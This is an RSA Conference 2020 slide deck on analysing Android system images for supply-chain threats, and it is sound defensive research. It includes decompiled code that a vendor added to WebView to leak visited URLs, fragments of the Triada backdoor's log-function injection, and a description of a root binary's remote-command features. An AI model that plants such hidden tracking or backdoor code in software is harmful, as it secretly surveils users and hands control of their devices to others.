RSAConference2020
San Francisco | February 24 – 28 | Moscone Center

HUMAN ELEMENT

SESSION ID: MBS-R09

Challenges in Android Supply Chain Analysis

Łukasz Siewierski (@maldr0id)

Reverse Engineer, Android Security (Google)


Agenda

- What does an Android device and system updates go through before its first public sale?
- What are technical challenges in analysing Android system images?
- Case studies

RSAConference2020

The journey of an Android device

The journey of an Android device



Approval process for Android devices

CTS (Compatibility Test Suite)	Ensuring compatibility with AOSP
GTS (GMS Requirements Test Suite)	Requirements for any devices that want to license Google apps
VTS (Vendor Test Suite)	Compatibility with the Hardware Abstraction Layer (HAL)
STS (Security Test Suite)	Checks if security patches have been applied correctly
BTS (Build Test Suite)	Security review for malware and other harmful behaviors in binaries / framework

Android Compatibility Definition Document

List of requirements that must be met in order for devices to be compatible with the latest version of Android.

For example section 9 deals with “Security Model Compatibility” and contains subsections relating to:

- Permissions
- Premium SMS warning
- Security Features (e.g. SELinux)
- Data Storage Encryption
- Automotive Vehicle System Isolation

RSAConference2020

Android system image analysis challenges

RSAConference2020

Case study #1

Device monitoring and dynamic analysis challenges

It started with an application

```
<receiver android:name="com.[redacted].receiver.AppMonitorReceiver">
  <intent-filter>
    <action android:name="com.[redacted].appmonitor.app_onCreate"/>
    <action android:name="com.[redacted].appmonitor.app_onResume"/>
    <action android:name="com.[redacted].appmonitor.load_url"/>
  </intent-filter>
</receiver>
```

Odd intent names?

```
public void onReceive(android.content.Context context, android.content.Intent intent) {
    String action = intent.getAction();
    if (action.equals(this.load_url_intent)) {
        addsURLAndPackNameToDatabase(context, intent);
}

public void addsURLAndPackNameToDatabase(android.content.Context context, android.content.Intent intent) {
    String url = intent.getStringExtra("url");
    String packname = intent.getStringExtra("packname");
    addURLInfoToDatabase(context, url, packname);
  }
```

Expects two extra fields

Adds data to the database

Additional (unused) method in the AOSP Activity class

```
private void sendNewAppBroadcast() {
    String lastpkg = System.getString(this.getContentResolver(), "lastpkg");
    String curpkg = this.mActivityInfo.applicationInfo.packageName;
    if(lastpkg == null || !lastpkg.equals(curpkg)) {
        Intent it = new Intent();
        it.setAction("com.[redacted].app_onResume");
        it.putExtra("packname", curpkg);
        this.sendBroadcast(it);
    }
}
```

Additional (used) method in the AOSP WebView class

```
public void loadUrl(String url) {
    this.checkThread();
    Log.d("WebView", "loadUrl=" + url);
    this.mProvider.loadUrl(url);
    Application initialApplication = AppGlobals.getInitialApplication();
    if(initialApplication != null && (URLUtil.isNetworkUrl(url))) {
        Intent it = new Intent();
        it.setAction("com.[redacted].load_url");
        it.putExtra("url", url);
        it.putExtra("packname", initialApplication.getPackageName());
        initialApplication.getApplicationContext().sendBroadcast(it);
    }
}
```

Regular code

Appended code

RSAConference2020

We worked with the OEM to provide a system update which removes the additional code.

To protect users before they get the system update, the app that gathers information is disabled by Play Protect.

Dynamic analysis - challenges

- The apps need specific AOSP modifications in order to work
- The apps need specific devices / drivers in order to work
- The apps that you're trying to install are already on the device (see below)

```
$ adb install com.android.systemui.apk
adb: failed to install com.android.systemui.apk: Failure [INSTALL_FAILED_VERSION_DOWNGRADE]

$ adb install com.android.systemui.apk
Failure [INSTALL_FAILED_OLDER_SDK]

$ adb install com.android.systemui.apk
adb: failed to install com.android.systemui.apk: Failure [INSTALL_FAILED_UPDATE_INCOMPATIBLE:
Package com.android.systemui signatures do not match the previously installed version; ignoring!]
```

Is there a way to make dynamic analysis work?

You have to use some of the same methods OEMs use:

- Have your own modified Android image on the emulator
- Sign apps with your own “platform” key
- Install them in /system by moving the APK files to the /system partition

However, if the Android framework is modified you don’t have enough luck and you have to resort to static analysis, which leads us to...


RSAConference2020

Case study #2

Triada and the complexity of static analysis

Triada history

- Triada rooting Trojan was first described by Kaspersky in March 2016
- System level backdoor in summer 2017 (described by Dr Web in July 2017)
- Since then we worked with the OEMs to remove Triada from all the devices, both old and new



This double XOR loop with two ASCII-printable passwords is one of the defining characteristic of Triada

Triada, from the early rooting trojan days was investing heavily in code injection and the system-level backdoor pushed it even further...

Backdooring the AOSP log function

Triada backdoored the log function to perform code injects

```
LABEL_13:
  v18 = -1;
LABEL_18:
  j___config_log_println(v7, v6, v10, v11, "cf89450001");
  if ( v10 )
```


This line of code was added

Code was injected to com.android.systemui in order to have the GET_REAL_TASKS permission

Code was also injected to com.android.vending to allow for these operations:

1. 下载请求	1. download request
2. 下载结果	2. download result
3. 安装请求	3. install request (uses real, unpopular Google Play package names)
4. 安装结果	4. installation result
5. 激活请求	5. activation request
6. 激活结果	6. activation result
7. 拉活请求	7. pull request
8. 拉活结果	8. pull the results
9. 卸载请求	9. uninstall request
10. 卸载结果	10. uninstall result


Complex communication mechanisms



RSAConference2020

We worked with all the affected OEMs to provide system updates which remove Triada.

Aside: how did it get on the device?



How to make static analysis work?

- Take a look at the whole system image (including binaries, services and non-standard file objects)
- Take a look at the framework files - they may have additional code
- Try to understand the ecosystem of a system image holistically - which process interacts with which app and what are the SELinux rules, which brings us to...

RSAConference2020

Case study #3


App update framework and sometimes things aren’t what they seem

App update framework

Binary running as root on the system image in the /bin directory

Executes in several stages (original naming):

0. check system directory
1. check debug status
2. check if rooted
3. register signal handler and do miscellaneous work
4. create communicate fifo
5. check main imei status
6. check dual sim status
7. add predefined system task
8. enter main loop



Two ways to pass the commands

Passed through the `fifo_in` file:

- run the argument as a shell script
- kill a specific process by name or pid
- execute arguments as a command
- prints arguments to `fifo_out`
- downloads a file

Passed as an argument:

- remount the /system partition as rw
- download a shell script file from the C&C and executes it
- upload any file to the remote server
- print the version of the binary
- execute a binary given as an argument

Dialer app creates commands

```
public static boolean handleCode(android.content.Context context, String code) {
  String command = 0;
  if (code.equals("*#9381#*")) { command = "#update{-g} [...] -upc\n"; }
  if (code.equals("*#9382#*")) { command = "#update{-g} [...] -upi\n"; }
...
  java.io.File fifo_in = new java.io.File("/data/[redacted]/fifo_in");
  java.io.FileOutputStream task_pool = new java.io.FileOutputStream(fifo_in);
  byte[] to_write = command.getBytes();
  task_pool.write(to_write, 0, to_write.length);
  task_pool.flush();
  task_pool.close();
  return true;
  }
```

… but it cannot be abused

Untrusted app cannot write into the `fifo_in` file due to SELinux

```
09-05 13:54:33.737 14164 14164 W com.[app_name]: type=1400 audit(0.0:249): avc: denied { write } for
comm=7772697465722074687265616 name="fifo_in" dev="mmcblk0p20"
ino=202404_JL.ver.0A.0a.11scontext=u:r:untrusted_app:s0:c512,c768 tcontext=u:object_r:[...]data_file:s0
tclass=fifo_file permissive=0
```

And the binary drops privileges…

```
 if ( calling_uid )
{
  printf("set uid to %d\n", calling_uid);
  setuid(calling_uid);
}
```

```
 if ( calling_gid )
{
  printf("set gid to %d\n", calling_gid);
  setgid(calling_gid);
}
```

RSAConference2020

We worked with the OEM to audit their security configurations and make sure it cannot be abused.

Can build fingerprint by itself be used to identify a device?

1	SAMSUNG/T805S/T805S:4.4.2/KOT49H/20170918.165122:user/release-keys
2	三星/SAMSUNG/N9106HD:4.4.2/KOT49H/20150320.021455:user/release-keys
3	Samsung/T1000/T1000:4.4.2/KOT49H/20180730.204004:user/release-keys
4	三星/SAMSUNG/N9106:4.4.2/KOT49H/20150330.122252:user/release-keys
5	三星/SAMSUNG/N9106:4.4.2/KOT49H/20150320.021455:user/release-keys
6	samsung/I960/I960:4.4.2/KOT49H/20150428.203905:user/release-keys
7	Samsung/T800/T800:4.4.2/KOT49H/20171218.101635:user/release-keys
8	SAMSUNG/SAMSUNG/N9106:4.4.2/KOT49H/1420543230:user/release-keys
9	Samsung/T1000/T1000:4.4.2/KOT49H/20171114.142357:user/release-keys
10	SAMSUNG/T805S/T805S:4.4.2/KOT49H/20180730.200409:user/release-keys
11	SAMSUNG/SAMSUNG/N9106:4.4.2/KOT49H/1415263171:user/release-keys
12	SAMSUNG/N9106/N9106:4.4.2/KOT49H/1415182705:user/release-keys
13	SAMSUNG/T10/T10:4.4.2/KOT49H/20180130.175513:user/release-keys
14	samsung/T800/T800:4.4.2/KOT49H/20170918.165122:user/release-keys
15	SAMSUNG/SAMSUNG T950/SAMSUNG T950:4.4.2/KOT49H/20150317.141621:user/release-keys
16	SAMSUNG/T950/SAMSUNG:4.4.2/KOT49H/20151030.181108:user/release-keys
17	三星/SAMSUNG/T950S:4.4.2/KOT49H/20150420.113100:user/release-keys
18	SAMSUNG/T800/T800:4.4.2/KOT49H/20170918.165122:user/release-keys
19	SAMSUNG/T805S/T805S:4.4.2/KOT49H/20180105.155904:user/release-keys
20	Samsung/TAB_S/TAB_S:4.4.2/KOT49H/20171207.183925:user/release-keys
21	Samsung/Samsung/Samsung:4.4.2/KOT49H/20180131.121044:user/release-keys
22	Samsung/S10/S10:4.4.2/KOT49H/20171219.122332:user/release-keys
23	Samsung/Galaxy Tab/Galaxy Tab:4.4.2/KOT49H/20180503.161753:user/release-keys
